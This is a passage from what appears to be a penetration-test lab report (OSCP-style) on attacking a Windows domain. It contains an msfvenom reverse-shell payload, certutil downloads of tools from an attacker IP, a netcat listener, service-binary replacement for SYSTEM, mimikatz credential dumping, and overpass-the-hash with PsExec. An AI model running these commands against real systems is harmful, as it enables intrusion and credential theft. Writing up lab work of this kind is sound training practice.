
I also uploaded more tools for further exploitation against the other machines. As well as generating a new test.exe to redirect future shells to [Redacted] which is also known as [Redacted] in the internal network. Another vulnerability scanner winPEASany.exe which is from the same package as linpeas.sh mentioned earlier.

Kali>msfvenom -p windows/shell_reverse_tcp LHOST=[Redacted] LPORT=443 EXITFUNC=thread -f exe -o test.exe

sh>certutil -urlcache -f http://192.168.49.124/nc.exe nc.exe

sh>certutil -urlcache -f http://192.168.49.124/test.exe test.exe

sh>certutil -urlcache -f http://192.168.49.124/peass/winpeas/winPEASany.exe winpeas.exe

## 5.2 – [Redacted]

### 5.2.1 Initial Access – RDP login

**Steps to reproduce the attack:** with the credentials at hand and RDP enabled, I used Remote Desktop Connections on [Redacted] and successfully logged into [Redacted] as [Redacted]. [Redacted] is not an admin user, so only local.txt can be collected at the time.



After RDP connection was successful, local.txt flag is shown below:

[Redacted]

Inside RDP connection more settings, you can share local drive also, to make file transfers easier, I enabled file sharing so that [Redacted] can have access to all the tools and exploits uploaded to [Redacted].

Details on how to do that can be found here: https://www.helpwire.app/blog/remote-desktop-transfer-files/

From the C:\Users\ folder, another username showed up as [Redacted]. Upon a quick check, he is a domain admin. It became my primary focus for later exploits for the domain controller.



## 5.2.2 Privilege Escalation – User Modifiable Binary

After running both PowerUp.ps1 and winPEASany.exe. One of the vulnerabilities that jumped out at me was a modifiable binary that was running by user LocalSystem. Located at:

[Redacted]

After starting a netcat listener on [Redacted] with: .\nc.exe -nlvp 443

I copied the new test.exe to [Redacted]'s desktop. Then ran the following commands on [Redacted] against the [Redacted] binary:

sh>cd C:\ [Redacted]

sh>mv [Redacted] old.exe

sh>cp C:\Users\Alice.Walters\Desktop\test.exe [Redacted]

I then manually restarted the computer from the start menu and a root shell was popped up at [Redacted].



Flag proof.txt shown below.

[Redacted]

## 5.3 – [Redacted]

### 5.3.1 Initial Access – Overpass the Hash and PsExec

**Steps to reproduce the attack:**

I copied mimikatz.exe from [Redacted] to [Redacted], ran the same command: sekurlsa::logonpasswords, some information for [Redacted] was retrieved. Including the computer name [Redacted] for the domain controller as well as the NTLM hash. I was not able to crack the password using this hash, nor can I access the domain controller using RDP.

User Name       : [Redacted]

Domain          : [Redacted]

Logon Server    : [Redacted]

Logon Time      : 3/16/2023 3:06:43 AM

SID             : [Redacted]

* Username : [Redacted]

* Domain   : [Redacted]

* NTLM     : [Redacted]

* SHA1     : [Redacted]

* DPAPI    : [Redacted]

In order to gain access to the final domain controller, I utilized PsExec64.exe tool which can be found here: https://learn.microsoft.com/en-us/sysinternals/downloads/psexec

It was first transferred from kali into [Redacted]using certutil similar to the others, then copied over to [Redacted].

I also used the system shell to change the password for Administrator to [Redacted] using: net user Administrator [Redacted]

After restarting the RDP as Administrator, I launched mimikatz.exe and tried to utilize a technique called overpass the hash. I ran the following command in mimikatz.exe to begin:



This launched a powershell window. Then I ran the following commands to access the remote computer.

## 5.3.2 Post-Exploitation

**System Proof Screenshot:**

[Redacted]